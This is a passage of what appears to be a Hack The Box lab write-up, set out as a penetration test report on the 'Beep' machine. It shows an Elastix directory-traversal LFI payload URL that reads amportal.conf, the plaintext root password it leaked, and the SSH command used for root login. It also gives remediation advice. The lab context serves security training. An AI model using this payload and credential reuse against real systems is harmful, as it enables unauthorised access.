Hack The Box Penetration Test Report

Machine Name: HTB-Beep

Author: Prince.

Severity: High

Date: 31st May 2025

Table of Contents

1. Executive Summary

A penetration test was performed on the target system Beep, which exposed a Local File Inclusion (LFI) vulnerability within the Elastix web interface. This vulnerability enabled unauthorised access to sensitive configuration files, leading to the disclosure of valid user credentials. These credentials were subsequently used to established SSH access, resulting in full system compromise. The identified weaknesses reflect significant deficiencies in input validation and credential management practices. The overall risk is assessed as high, and prompt remediation is strongly advised to prevent potential exploitation.

2. Risk Rating

Vulnerability	Category	Impact	CVSS v3.1	CVE	Risk
Local File Inclusion (LFI) in Elastix	Input Validation	Access to sensitive files, credential leak	7.5 (High)	N/A	High

Vulnerability	Category	Impact	CVSS v3.1	CVE	Risk
Plaintext credentials in web directory	Credential Management	Unauthorized SSH access	8.8 (High)	N/A	High
Outdated Elastix version (v2.2.0)	Software Vulnerability	Known RCE vulnerabilities	10.0 (Critical)	CVE-2012-4869	High
Exposed SSH service via leaked credentials	Access Control	Full system compromise	9.8 (Critical)	N/A	High

3. Methodology

- **Reconnaissance:** An Nmap scan revealed multiple open ports, including 22 (SSH), 80 (HTTP), and 443 (HTTPS), with a web service running an outdated Elastix interface.
- **Enumeration:** Directory enumeration uncovered a Local File Inclusion (LFI) vulnerability, which exposed configuration files containing plaintext credentials.
- Exploitation and Privilege Escalation: The extracted credentials enabled SSH access, resulting in full system compromise. No additional privilege escalation was required.
- Conclusion: The system was compromised through a combination of LFI and weak credential management. Findings have been documented with appropriate remediation recommendations.

4. Target Information

- IP Address: 10.10.10.7
- Machine Name: HTB-Beep
- Operating System: Linux

5. Reconnaissance


Command Used:

```
sudo nmap -sV -O -T4 10.10.10.7
```

Open Ports:

- 22/tcp - SSH (OpenSSH 4.3)
- 25/tcp - SMTP (Postfix smtpd)
- 80/tcp - HTTP (Apache httpd 2.2.3)
- 110/tcp - POP3 (cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.e15_6.4)
- 111/tcp - RPCBIND (2)

- 143/tcp - IMAP (Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.e15_6.4)
- 443/tcp - SSL/HTTPS
- 993/tcp - SSL/IMAP (Cyrus imapd)
- 995/tcp - POP3 (Cyrus pop3d)
- 3306/tcp - MYSQL (MySQL)
- 4445/tcp - UPMOTIFYP
- 10000/tcp - HTTP (Miniserv 1.570)



6. Enumeration

- Accessed the HTTPS service on port 443 at:

```
https://10.10.10.7
```

The web interface was identified as the Elastix management system.

- To identify potential vulnerabilities, a local exploit database search was conducted using:

```
searchsploit elastix
```

- This revealed a known Local File Inclusion (LFI) vulnerability. The associated exploit (ID:37637) was retrieved for analysis and local use with the following command:

```
searchsploit -m 37637.pl
```

7. Exploitation

Initial access was achieved by exploiting a Local File Inclusion (LFI) vulnerability in the Elastix web interface. The vulnerability allowed unauthorised access to sensitive configuration files containing plaintext administrative credentials. These credentials were subsequently used to establish SSH access with elevated privileges.

Steps to Reproduce

- Accessed the LFI endpoint to retrieve the Elastix configuration file:

```
https://10.10.10.7/vtigercrm/graph.php?
current_language=../../../../../../../..//etc/amportal.conf%00&module=Acco
unts&action
```


- Extracted plaintext credentials from the exposed file:

```
Password: jEhdIekWmdjE
```

- Connected to the target system via SSH using legacy algorithms due to the outdated system configuration:

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-
dss root@10.10.10.7
```

- Successfully authenticated using the retrieved credentials, resulting in full root-level access to the target system.



8. Remediation Recommendation

- Decommission or update the vulnerable Elastix system.
- Mitigate the LFI vulnerability through proper input validation and patching.
- Remove plaintext credentials from configuration files.
- Enforce strong encryption and modern authentication protocols for SSH.
- Limit SSH access and monitor for legacy usage.
- Apply the principle of least privilege and conduct regular security audits.

9. Conclusion

The Beep machine was compromised via an LFI vulnerability that exposed administrative credentials, leading to unauthorised root access over SSH. This highlights the importance of patch management, secure credentials handling, and hardened remote access configurations.

10. Proof of Access (Flags Captured)

- **user.txt**

```
[root@beep fanis]# ls
user.txt
[root@beep fanis]# cat user.txt

[root@beep fanis]# pwd
/home/fanis
```

- **root.txt**

```
[root@beep ~]# pwd
/root
[root@beep ~]# ls
anaconda-ks.cfg          install.log.syslog  webmin-1.570-1.noarch.rpm
elastix-pr-2.2-1.i386.rpm  postnochroot
install.log              root.txt
[root@beep ~]# cat root.txt
```